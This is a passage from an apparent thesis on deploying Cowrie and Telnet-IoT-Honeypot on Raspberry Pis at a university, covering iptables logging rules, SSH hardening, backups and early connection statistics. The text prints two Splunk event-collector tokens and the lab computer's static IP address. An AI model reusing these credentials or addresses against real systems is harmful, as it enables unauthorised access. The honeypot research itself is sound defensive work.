Before installing all requirements, the *idna* python library version had to be downgraded as the default version installed was too high:

```
(cowrie-env) $ pip install idna==2.8
(cowrie-env) $ pip install --upgrade -r requirements.txt
```

Finally, as the honeypot ran with standard configurations, it was started with the *cowrie* command:

```
$ bin/cowrie start
```

For Cowrie, several actions were logged almost immediately after running it and appeared in the log files.

**An evaluation** of using open-source honeypots for the experiment is that this alternative appears to be a good option in terms of time constraints and ease of use. All in all, both Telnet-IoT-Honeypot and Cowrie are honeypots that are easy to configure and implement due to the sufficient documentation. Also, choosing honeypots with limited interaction levels reduces the risk of a possible takeover and the possibility of being used as an intermediary to attack a third party significantly.

Thus, based on the testing and exploration of the three different options, the use of open-source honeypots was the most suited approach. It is not as complicated and time-consuming as the two other alternatives. Additionally, the associated risks

with regards to deploying a real device as a honeypot on the university network were considered too high.

## 4.2 Deployment Selection

Both of the selected honeypots, Telnet-IoT-Honeypot and Cowrie, solely simulate operating systems and services, so the attacker does not interact with a real system. Thus, these honeypots are virtual, and there are several options for how they can be deployed. On one hand, they can be deployed using a variety of virtualization tools, like VMWare<sup>2</sup> and Virtualbox<sup>3</sup>, or with the beforementioned Docker. For both of these approaches, it is possible to deploy several honeypots using a single physical machine, as mentioned in subsection 3.2.3, which makes the setup highly scalable. On the other hand, the honeypots can be deployed directly on a physical machine, like an ordinary computer or on a simpler, smaller machine such as a Raspberry Pi (RPi).

Considering that only a few honeypots were needed in our experiment, the latter option for deployment was chosen, specifically on RPis. Deploying the honeypots on these physical devices was found to be the most suitable option due to RPis' small size, convenience, and ease of use. Another rationale to install each honeypot directly on a RPi is based on the fact that the attacker only can interact with the deployed honeypot and not the OS of the RPi. Furthermore, in the improbable event of a honeypot compromise and takeover, the attacker will not be able to gain any valuable information from the RPi since there is limited information stored on it. Additionally, in such an event the RPi is easy to take down and reconfigure, before restarting the honeypot. RPi is further described in section 5.1.

---

<sup>2</sup><https://www.vmware.com>, Last Accessed: 2020-06-11

<sup>3</sup><https://www.virtualbox.org/>, Last Accessed: 2020-04-02



# Chapter 5

## Honeypot Implementation

This chapter first introduces the various tools used throughout the project, followed by an overview of the experiment setup and network environment specifications. Then, a description of the Telnet-IoT-Honeypot and Cowrie implementation on the Raspberry Pis is given, as well as details about security measures related to the experiment. Lastly, we present the methods used for data analysis and visualization.

### 5.1 Tools

In the following, tools used throughout the project are presented. The first tool was used in the preliminary work, while the subsequent were used in the actual experiment where RPi was the main hardware tool.

**Wireshark** Wireshark is a real-time packet analyzing tool. It displays the captured network traffic in a graphical front-end, which offers features such as sorting, filtering, and color-coding. Wireshark is mainly used for analysis, protocol development, and network troubleshooting. In this thesis, Wireshark was used to analyze the network traffic from the Motorola Baby Monitor in subsection 4.1.1 in the preliminary work.

**DB Browser for SQLite** This open-source tool displays database files compatible with SQLite in a user-friendly format that makes it easy to navigate and search through the data. It is also simple to create, design, and edit databases. Additionally, SQL queries can be used to filter out and present desired data and inspect the results. We used DB Browser for SQLite version 3.11.100 [Dig].

**Etcher** Etcher is a free, open-source tool created by Balena to flash OS images onto USB drives and SD cards safely [Bal]. Etcher was used together with a MAGICVIEW iMono CP3484 USB3.0 all-in-one card reader to install the chosen OS Ubuntu MATE on the RPis successfully.

**Iptables** Iptables is a standard Linux firewall tool used to administrate and define IP packet filtering rules. It is installed by default on Ubuntu, and was, in this experiment, used to specify logging rules for packets directed towards specific ports.

**Nmap** Network Mapper (Nmap) is an open-source network discovery and security audit tool [Lyo]. The utility is made for scanning networks to identify running devices and services and finding open ports on hosts. Nmap was used in the testing phase of the honeypots to verify that the configuration of iptables worked correctly.

**Raspberry Pi 3** A Raspberry Pi (RPi) is a small-sized computer having the same capabilities as an ordinary desktop computer [Fou]. It is low-cost and capable of interacting with other devices, either through the internet or Bluetooth. RPis are often used for educational or personal development projects because of its many practical features. The processing power in the small embedded board is enormous, and with the support for Python and Linux, it makes building applications easy. Six RPis version 3 Model B, with micro SDHC 16GB cards, was used to host the honeypots in our experiment.

**Splunk** Splunk is a complete Big Data tool that can do everything from retrieve and log machine-generated data to analyze and visualize it [Spl]. It provides a web interface, including features like graphs, tables, and dashboards, which easily allows the user to examine and monitor data, as well as to search for specific information in the data sets. In our experiment, JSON-formatted data logs from the Cowrie honeypots were sent to Splunk for analysis and visualization. Additionally, it was used to analyze log data from the iptables firewall rules.

**Ubuntu MATE** Ubuntu MATE was installed as the Operating System (OS) on each RPis. We used version 18.04.2 Long Term Support (LTS) (Bionic Beaver) for arm64 (ARMv8 64-bit) [Tea]. Ubuntu MATE provided an easy to use desktop environment and an Ubuntu kernel which was compatible with the open-source honeypots chosen for the experiment.

**VirusTotal** VirusTotal is a free service used to analyze various file types and identify different malware automatically. Suspicious URLs, files, IP addresses, and file hashes, among others, can be uploaded for analysis. VirusTotal identifies what kind of Trojan, worm, virus, or other malware it is, based on outputs from website scanners and antivirus engines [Vir].

## 5.2 Experiment Setup

The experiment setup consisted of six Raspberry Pis, shown in Figure 5.1. Four of the Raspberry Pis were working as Telnet-IoT-Honeypots, while the two remaining Raspberry Pis had Cowrie installed on them.



Figure 5.1: Photograph of the individual Raspberry Pis

The experiment setup is illustrated in Figure 5.2, showing the different honeypots deployed in each of the two network environments.




Figure 5.2: Experiment setup

To separate the honeypots, the RPis were given distinct names, as listed in Table 5.1. The table also shows what service or services that the honeypot ran during the experiment by presenting the open port or ports. Furthermore, the table includes the network each honeypot was deployed within to specify which of the two network environments, illustrated in Figure 5.2, it belongs to.

Honeypot Name	Honeypot Type	Port(s)	Network
Jupiter	Telnet-IoT-Honeypot	23	Internal
Pluto	Telnet-IoT-Honeypot	23	Public
Saturn	Telnet-IoT-Honeypot	2323	Internal
Neptun	Telnet-IoT-Honeypot	2323	Public
Mercury	Cowrie	22 and 23	Internal
Venus	Cowrie	22 and 23	Public

Table 5.1: Specifications of the honeypots

### 5.2.1 Network Environment Specifications

As depicted in Figure 5.2, three of the honeypots were connected to the internet via Ethernet, while the remaining three were connected via Eduroam. More specifically, as presented in Table 5.1, Pluto, Neptun, and Venus were deployed within the public university network, while Jupiter, Saturn, and Mercury were deployed within the

internal university network. Connecting to Eduroam requires a user account with a unique username and a password. A fake Eduroam user account was obtained from the Orakel Support Services at NTNU and used to connect the latter three honeypots to the internet.

All of the honeypots in the experiment were placed behind a joint firewall configured for the entire NTNU network, filtering the incoming traffic. The difference between the two network environments is that the internal university network is behind a Network Address Translation (NAT) router, as illustrated in Figure 5.2. Devices located behind the NAT do not have their own public IP address and, thus, cannot be directly reached from the public network outside of NTNU. Consequently, Jupiter, Saturn, and Mercury could only be reached from other computers connected to the public NTNU network or the same internal network. Further, with regards to the public university network, the filtering is minimal and did not affect the incoming traffic towards the honeypots deployed there.

## 5.3 Configuration and Implementation

OS installation and system configurations on all the RPis were performed before proceeding to honeypot implementations.

### 5.3.1 Raspberry Pi Configuration

Ubuntu MATE 18.04.2 was installed as OS on the six RPis. First, we used the open-source software Etcher to flash the OS image onto the micro SD cards. Once the micro SD cards were flashed with the image, we inserted them into each RPi and followed the setup wizard. We created new user accounts and configured regional settings on each RPi.

Ubuntu MATE was chosen as OS for the RPis rather than the main supported OS Raspbian, because of the successful preliminary work using an Ubuntu environment when installing and running the honeypots.

Before proceeding, an SSH daemon was installed on each of the RPis, to remotely configure them if necessary, by running the command:

```
$ sudo apt install openssh-server
```

### 5.3.2 Telnet-IoT-Honeypot Installation and Configuration

The initial steps of the installation, including cloning the project from GitHub, installing dependencies and requirements, and generating the configuration file with a unique admin user, was carried out in the same way as addressed in subsection 4.1.3.

In addition to the configuration file generated with `$ bash create_config.sh`, named `config.yaml`, there was also a default configuration file included in the project, named `config.dist.yaml`. `config.dist.yaml` contains default values for all configuration parameters and was not modified as all entries in `config.yaml` override the default parameter values. When running the honeypot application, the client and back-end will read both the default configuration file `config.dist.yaml` as well as `config.yaml`. However, due to the client-server architecture of Telnet-IoT-Honeypot it is also possible to run the client-side using a custom configuration file instead of `config.yaml`, which is one of its great advantages. Hence, for each RPi running Telnet-IoT-Honeypot, we created individual configuration files for the honeypot clients. The default configuration file as well as the costume configuration file for each honeypot are attached in Appendix B, section B.1.

One of the main reasons for creating custom configuration files was to administer the back-end URL address for which each honeypot connected to store data. We configured the back-end on all of the honeypots to run on the HTTP address "0.0.0.0" so that it would be reachable on its assigned IP address from a remote host, rather than running on the localhost address "127.0.0.1". This was done to monitor the honeypots through their web interface during the running phase. Also, we configured the back-end on each honeypot to run on different HTTP ports ranging from 9996-9999, as shown in Table 5.2, so that there would not be any conflicts between the interfaces.

Honeypot	HTTP Port
Saturn	9996
Pluto	9997
Neptun	9998
Jupiter	9999

Table 5.2: HTTP port for each Telnet-IoT-Honeypot web interface

Furthermore, as mentioned in subsection 2.4.2, attackers searching for vulnerable devices, scan for devices with open default Telnet port 23 or alternative Telnet port 2323. Since the Telnet-IoT-Honeypot was so easy to configure, we thought it would be interesting to see if these two ports were equally targeted. Hence, we configured two of the honeypots, one in each environment, to listen to the default Telnet port 23, and the other two, also one in each environment, to listen to the alternative Telnet port 2323.

In addition, we configured the honeypots to save all samples that malicious actors download during attacks. These samples are possible to upload automatically to

VirusTotal, which we configured our honeypots to do in order to get an in-depth static analysis of them. A VirusTotal profile was created to get an Application Programming Interface (API) key, which was added to the configuration files for each honeypot.

### 5.3.3 Cowrie Installation and Configuration

Similar to the installation of Telnet-IoT-Honeypot, we carried out the exact same initial installation steps for Cowrie as performed during the preliminary work, addressed in subsection 4.1.3. Also for Cowrie, there are two files related to the configuration, namely `cowrie.cfg.dist` and `cowrie.cfg`. `cowrie.cfg.dist` is the default configuration file included when cloning the Github project, and any configurations defined in `cowrie.cfg` will be prioritized. We copied the content of the default file to the one assigned priority to keep a backup of the original file. The configuration files used for each Cowrie honeypot is attached in Appendix B, section B.2.

By default on Cowrie, the SSH and Telnet servers listens on port 2222 and 2223 respectively. Therefore, as an initial configuration step, it was necessary to configure the honeypot to be accessible on the default ports for these services, specifically port 22 for SSH and port 23 for Telnet. Iptables was used to achieve this by creating one firewall redirect rule for each service and store them in the two files `/etc/iptables/rules.v4` and `/etc/iptables/rules.v6` in order for them to be persistent. These rules are shown in Appendix C, Listing C.3, and constitute the first two rules. The rules redirect all incoming traffic towards the default SSH port and Telnet port to the higher ports 2222 and 2223, as shown in Figure 5.3.




Figure 5.3: Cowrie iptables redirect logic

As mentioned in section 3.7, Cowrie supports several output plugins to store,

process, and visualize data. In our experiment, the Cowrie honeypots were configured to output event data to Splunk as it is a powerful tool with many features. With Splunk, the activity from the honeypots could be monitored in real-time, and the data could be processed and visualized for the upcoming analysis phase. First, we created a Splunk user account and downloaded the Enterprise version of Splunk to the lab computer used to run the Splunk server. Then, we configured a Splunk instance to receive data from Cowrie, as illustrated in Figure 5.4, by creating an HTTP Event Collector for each honeypot.




Figure 5.4: Cowrie event data sent to Splunk

The HTTP Event Collector is an endpoint where Cowrie directly can send event data via HTTP or HTTPS using a token-based authentication model. When creating the HTTP Event Collectors, the source type of the incoming data was assigned to JSON, conveniently being one of the Cowrie logging formats. Also, we configured it to store the incoming data as events in the main index. Each HTTP Event Collector issued a unique token, as illustrated in Figure 5.5, used in the `output_splunk` section in the `cowrie.cfg` files.

Name	Actions	Token Value	Source Type	Index	Status
mercury	Edit Disable Delete	ef38150c-33b6-48fd-8c4c-074419521b40	_json	main	Enabled
venus	Edit Disable Delete	5c51ec31-ad49-4934-8f0a-cb25320111ae	_json	main	Enabled

Figure 5.5: Splunk HTTP Event Collectors for Cowrie honeypots

Several modifications were carried out in the same section, including uncommenting the `[output_splunk]`, `enabled`, `URL`, `token`, and `source` lines. Next, we changed `false` to `true` for `enabled`, as well as changing the `URL` value from `localhost` to the IP of our Splunk instance, namely our lab computer, and filled the `token` fields with the

tokens obtained from Splunk. Last but not least, we set the value of the source to be the name of each honeypot, specifically Mercury and Venus, so that we, in Splunk, easily could distinguish where the data originated from.

To make the honeypot more difficult for hackers to fingerprint, we changed the entries in the default `userdb.txt` file, which contains the accepted usernames and passwords for a successful login. By default, Cowrie allows, for example, all passwords for the user root. The combinations allowed for login on our honeypot is attached in Appendix B, section B.2, Listing B.6. We configured the file only to allow the most common combinations of credentials. Another measure to make the honeypot more credible was to replace the default pre-configured user Richard with admin. By removing the default user, we avoid that malicious actors that are familiar with the default configurations for Cowrie realize that they are in the honeypot based on a search for Richard. Switching out Richard to admin had to be done in several files, specifically `passwd`, `groups`, and `shadow` [Rol].

### 5.3.4 Iptables Configurations

By default, there are no rules included in iptables for the RPis. However, as mentioned, for the RPis running Cowrie, it was necessary to add iptables rules for them to be accessible on the default service ports. For those running Telnet-IoT-Honeypot, there was no need to use iptables to get them up and running. Based on this, the Telnet-IoT-Honeypots and Cowrie honeypots deployed in this experiment initially only logged connection attempts and attacks against Telnet on port 23, alternative Telnet on port 2323, and SSH on port 22. Even though services on these ports are among the most attacked on IoT devices, there are several services on other ports that also are prone to attacks [BSWW18]. Iptables was used to establish a more comprehensive picture of the popularity of SSH and Telnet compared to other top targeted services by cybercriminals. The selected ports for comparison are shown in Table 5.3. Individual firewall rules were added on each RPi to log connection attempts towards these ports as well as towards three main ports 22, 23, and 2323.

Port	Service	IoT Device Type
25	SMTP	WiFi cameras, game consoles
80	HTTP	Includes common IoT devices, ICS and gaming consoles
5060	SIP	All VoIP phones, video conferencing
7547	TR-069/CWMP	SOHO routers, gateways, CCTV
8291	Winbox	SOHO routers
37215	UPnP	SOHO routers

Table 5.3: Chosen ports for iptables

**Port 25** is assigned to the Simple Mail Transfer Protocol (SMTP) and is associated with e-mail services on the internet. This port was chosen because the service often runs on IoT devices such as Wi-Fi cameras and game consoles, allowing the device to send alerts and e-mail notifications to the user.

```
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 25 -j LOG --log-prefix "<IPT> SMTP port: "
```

**Port 80** is by default assigned to HTTP and provides data communication on the World Wide Web. This port is often exposed through an embedded web server in IoT devices to allow remote configuration [LXJ<sup>+17</sup>].

```
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 80 -j LOG --log-prefix "<IPT> HTTP port: "
sudo iptables -A INPUT -p tcp --dport 80 -j DROP
```

**Port 5060** is assigned to the Session Initiation Protocol (SIP), which is commonly used for internet multimedia communication such as Voice over IP (VoIP).

```
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 5060 -j LOG --log-prefix "<IPT> SIP port: "
sudo iptables -A INPUT -p tcp --dport 5060 -j DROP
```

**Port 7547** is the standard port for the CPE WAN Management Protocol (CWMP) and was chosen because it has increasingly been targeted by the Mirai malware [AAB<sup>+17</sup>].

```
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 7547 -j LOG --log-prefix "<IPT> TR069 port: "
sudo iptables -A INPUT -p tcp --dport 7547 -j DROP
```

**Port 8291** is used for the Winbox service, which is a management component and a Windows GUI application for MikroTik's RouterOS software.

```
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 8291 -j LOG --log-prefix "<IPT> Applications port: "
sudo iptables -A INPUT -p tcp --dport 8291 -j DROP
```

**Port 37215** is used by Universal Plug and Play (UPnP), which is a set of networking protocols that enables device-to-device networking so that gadgets connected to the internet on the same network can detect each other. It is especially widely implemented in routers to simplify the setup process of new devices for consumers. However, routers using this port for UPnP have been used to spread Mirai variants by hackers [ZZZ<sup>+20</sup>].

```
sudo iptables -A INPUT -p tcp -m limit --limit 5/min -m tcp --dport 37215 -j LOG --log-prefix "<IPT> UPnP port: "
sudo iptables -A INPUT -p tcp --dport 37215 -j DROP
```

The iptables logs were saved to a separate `iptables.log` file, located at `/var/log/iptables.log`, to make the logging as clean as possible. This was achieved by first taking a backup of the `rsyslog.conf` file with the command:

```
$ sudo cp /etc/rsyslog.conf /etc/rsyslog.conf.bak.
```

Before adding the line `kern.warning /var/log/iptables.log` was added near the bottom of `rsyslog.conf`. If anyone tried to perform a scan towards any of the specified ports, or performed an Xmas scan to identify listening ports on any of the RPis, the activity was logged. Each iptables rule logged scans with a maximum limit of five logged scans per minute for each service. The complete set of rules for each RPi can be seen in Appendix C and to make them persistent all of them were stored in `/etc/iptables/rules.v4` and `/etc/iptables/rules.v6`.

## 5.4 Security Measures

In order to make the system as secure as possible, some security measures were initiated before officially launching the honeypots.

### 5.4.1 SSH Security

The first step to secure the setup was to minimize the vulnerabilities in the SSH protocol. SSH was used as a communication channel both towards the RPis and towards the lab computer, as well as the communication channel between them.

**Change the Default SSH Port** This was the initial step carried out on each honeypot to enhance their security. The port was changed to 3393, and by choosing a non-standard port for SSH connections the likelihood of being victims of automated attacks was reduced. This measure was particularly important for the RPis running Cowrie since one of its purposes is exactly to listen for malicious connections on the default SSH port 22. As mentioned in section 3.7, all connections towards this port were forwarded to port 2222, with a consequence of making the existing SSH service unreachable. Hence, changing the default SSH port on the Cowrie honeypots was a necessary measure to be able to administer them, as previously illustrated in Figure 5.3. To change the SSH port, we had to modify the `sshd` server file `sshd_config` by issuing the command:

```
$ sudo nano /etc/ssh/sshd_config
```

Within this file, we changed the line reading Port 22 to read Port 3393 instead.

A few aspects were taken into consideration when choosing which port to use for SSH connections. We avoided using any of the common variations of the default port, such as 222, 2222, and 22222. Additionally, by choosing an unprivileged port,

we made sure that it was not in conflict with any other system services commonly running on privileged ports between 0 and 1023.

**Disable SSH on RPis** In order to mitigate possible brute-force attempts against the SSH server we disabled SSH on each of the RPis. Even though the SSH port was changed to 3393, the running SSH server could still be detected by a manual port scan performed towards the RPis. Thus, by disabling SSH on the RPis, possible manual access by attackers on this service was mitigated.

#### 5.4.2 Data Loss Prevention

Before deploying the honeypots, a risk assessment was carried out regarding potential damaging events that could occur and, in the worst case, result in loss of data. For example, there was a possibility that one or more of the RPis encountered a system crash or failure. Besides, an attacker could potentially manage to successfully compromise the honeypot and gain control of the RPi. The latter event was evaluated to be rather unlikely, due to the use of merely Low and Medium Interaction Honeypots, but the risk was still taken into consideration. Based on this, it was beneficial to do daily backups of the captured data, and store it on a remote host, specifically the lab computer, to mitigate the risk of data loss.

Several methods for taking backup of the data were reviewed to find the most suited approach for our experiment. Firstly, we considered the possibility of performing the backup by retrieving the data stored on each RPi using a remote machine. This approach turned out to be more problematic and complex than expected, as the RPis were given IP addresses dynamically. Thus, the RPis were assigned new IP addresses arbitrarily, making it challenging to connect to them from the lab computer automatically. Given these circumstances, we determined that the most efficient approach was to perform the backup process from each of the RPis to a remote host. The lab computer had a static IP address, specifically 129.241.208.229, throughout the whole experiment.

Secure Copy Protocol (SCP) was used to transfer the files, because it is a primitive file transfer protocol, yet it includes security features for a secure transfer. SCP is based on the SSH protocol that authenticates and establishes a secure and encrypted connection. By default, a password is used for authentication, but it is also possible to use SSH keys. SSH keys are more secure than passwords because they are more or less impossible to decipher by brute-force alone. Hence, we generated individual key pairs, providing one public and one private key on each RPi. The command issued to generate the key pairs was:

```
$ sudo dpkg-reconfigure openssh-server
```

Next, to enable the new SSH keys on the RPis, the ssh server on each of them was restarted by running:

```
$ sudo systemctl restart ssh
```

The public key for each RPi was then copied and stored in the `authorized_keys` file on the remote host, specifically the lab computer. The files were henceforth transferred from the RPis to the lab computer without requiring a password. Lastly, with the authentication established, individual bash scripts containing commands to perform the backup of the data were created for each RPi. As Telnet-IoT-Honeypot and Cowrie save the captured data in different formats, the files to be copied to the lab computer were different for each of them. Telnet-IoT-Honeypot, on one hand, stores all captured data in just one database file and all downloaded binaries in the samples directory. The Cowrie Honeypot, on the other hand, stores the captured data in one JSON file and one log file, as mentioned in section 3.7. It creates new files for each day, around midnight, containing the captured data for the last 24 hours. All binaries downloaded on Cowrie is stored in a directory named `downloads`. The files transferred from the two honeypot types to the lab computer are illustrated in Figure 5.6, and the bash scripts for the backup is attached in Appendix D, Listing D.1, and Listing D.2.




Figure 5.6: Overview of files copied from Telnet-IoT-Honeypot and Cowrie to lab computer

On the lab computer, the backup of the data for each honeypot was stored in distinct directories specified by their honeypot name, as presented in Table 5.1.

In order to schedule the execution of the data backup, the cron daemon was used. Cron is a tool in Unix that allows tasks to run on the system at a specific time or at regular time intervals. What commands to be executed, and when, are specified in a cron table included in a file called `crontab`. This file is personal to each user on the system, including root. By default, the `crontab` file does not exist, but it can be created and edited by executing `$ crontab -e` in the command line.

New cron files are empty, so we added a new task to the cron table, which executed the backup bash script once a day. Due to the storing method of Cowrie, the backup was scheduled to be performed at 2:00 am to ensure that the newest data was copied. The created crontab file for each honeypot type is attached in Appendix D, Listing D.3 for Telnet-IoT-Honeypot and Listing D.4 for Cowrie.

### 5.4.3 Trial Operation Period

Before deploying the honeypots full scale and for a longer period of time, we conducted a testing phase of the experiment setup.

Firstly, we tested the accessibility of the honeypots deployed in two different environments. The honeypots deployed within the internal university network were found to only be reachable either from a computer connected to the public university network through Ethernet, including the honeypots deployed within this network, or to NTNU Eduroam, as expected. These RPis were given two IP addresses, one internal and one public, and they were only reachable on their internal IP address. This implied that these honeypots, secured by Eduroams' perimeter defenses, should not receive attacks from outside the university network. Any traffic captured would indicate that another computer inside the university network had been infected with a virus or worm, or that a faculty member or student was attempting to break into the honeypots. It could also be the case that an attacker could gain access to a honeypot on the internal university network through a compromised honeypot on the public university network. Furthermore, the honeypots deployed on the public university network were reachable from any network and were only given one IP address, naturally a public one.

Next, the honeypots were deployed for a period of two days to make sure the honeypot implementations worked correctly. During this short period of operation time, we found that the honeypots connected to the public university network were the only ones receiving connections.

Lastly, we also checked that the iptables rules logged scans as desired by scanning different ports on the RPis from a remote host using the nmap tool, described in section 5.1. The scanning attempts immediately appeared in the log files, indicating correct configurations.

## 5.5 Data Analysis and Visualization Methods

For the two honeypot types, Telnet-IoT-Honeypot and Cowrie, different methods for analysis and visualization were used as the honeypots store the captured information in different files and formats.

### 5.5.1 Telnet-IoT-Honeypot database file analysis methods

To analyze the two database files, containing all data captured by each Telnet-IoT-Honeypot, DB Browser for SQLite was used. As mentioned, it is possible to issue SQL queries to analyze the data and the SQL queries used for the statistical analysis are included in Appendix E. Furthermore, to visualize the obtained results we used excel to graphically represent the data.

### 5.5.2 Cowrie log file analysis method

As mentioned in subsection 5.3.3, the chosen output plugin for Cowrie was Splunk. The Cowrie honeypots were configured to log and send all data to Splunk for indexing automatically and further used to both analyze and visualize the captured data. The Splunk search commands used to obtain statistical tables and charts throughout the analysis in section 6.4 are attached in Appendix F.

### 5.5.3 Sample analysis method

All binary files collected by the honeypots were statically analyzed using VirusTotal to gather information about them in a quick, easy, and safe way. By uploading the SHA-256 hash signature of the samples to the VirusTotal search engine, over 70 antivirus scanners are used to inspect them. The output gives details on whether the sample is detected as malicious or not. It presents which antivirus engines that detect it, if any, as well as their associated detection label for each engine. We used the detection labels generated by the Avast and Kaspersky antivirus scanners as they were very descriptive. Additionally, these two engines had an overall adequate detection rate compared to the other engines. A complete overview of the recorded samples can be seen in Appendix H. It includes the SHA-256 hash of the sample, the associated Kaspersky and Avast detection label as well as how many antivirus engines that detected it as malicious.

### 5.5.4 Iptables log file analysis method

To analyze the log files obtained from the iptables rules, we used the same tool as when analyzing the Cowrie logs, namely Splunk. Due to the flexibility of Splunk, it is easy to upload log files for further analysis. The data are structured, and fields are extracted automatically, making it effortless to search through and examine. The Splunk commands used to analyze these log files are attached in Appendix F.



# Chapter 6 Results

This chapter presents the results obtained by analyzing the data captured by the honeypots. First, a general overview of the collected data is given, followed by detailed findings for each honeypot separately. Findings regarding adversaries' methods of penetration are presented before looking into common infection approaches. Additionally, a brief static analysis of the collected malware binaries is given.

## 6.1 Overall Observations

The honeypots recorded a total of 486,241 connections during the four week deployment period. None of the three honeypots deployed on the internal university network had any activity during the experiment, implying that all logged connections were towards the three honeypots deployed on the public university network. Table 6.1 shows how the total number of connections was distributed between different honeypots. Additionally, the table gives an overview of the number of distinct IP source addresses as well as the total number of samples downloaded for each of them.

Honeypot	Type	Services	Running Period	Connections	Distinct Source IP Addresses	Samples Downloaded
Jupiter	Telnet-IoT-Honeypot	23	11.03-08.04	0	-	-
Saturn	Telnet-IoT-Honeypot	2323	11.03-08.04	0	-	-
Mercury	Cowrie	22 and 23	11.03-08.04	0	-	-
Pluto	Telnet-IoT-Honeypot	23	31.03-27.04	6,064	601	669
Neptun	Telnet-IoT-Honeypot	2323	11.03-08.04	1,486	79	7
Venus	Cowrie	22 and 23	11.03-08.04	478,691	12,700	87

Table 6.1: Overall observations for the six honeypots

Accordingly, the following results are based on data collected by the three honeypots on the public university network.

### 6.1.1 Top Targeted Ports

Correspondingly to what we observed for attacks against the honeypots, there was no activity logged by iptables on the honeypots deployed within the internal network either. Thus, only iptables logs for Neptun, Venus, and Pluto are considered and outlined.

As shown in Figure 6.1, Telnet and SSH were notably the two most targeted services logged by iptables. The numbers presented are based on the maximum limit of 5 logged scans towards each service every minute. Hence, the numbers do not give a complete picture of the total number of scans received on the honeypots throughout the running period. However, it gives a good comparison of the popularity of the various services.




Figure 6.1: Connections logged by iptables towards the selected ports

## 6.2 Results for Telnet-IoT-Honeypot Port 23

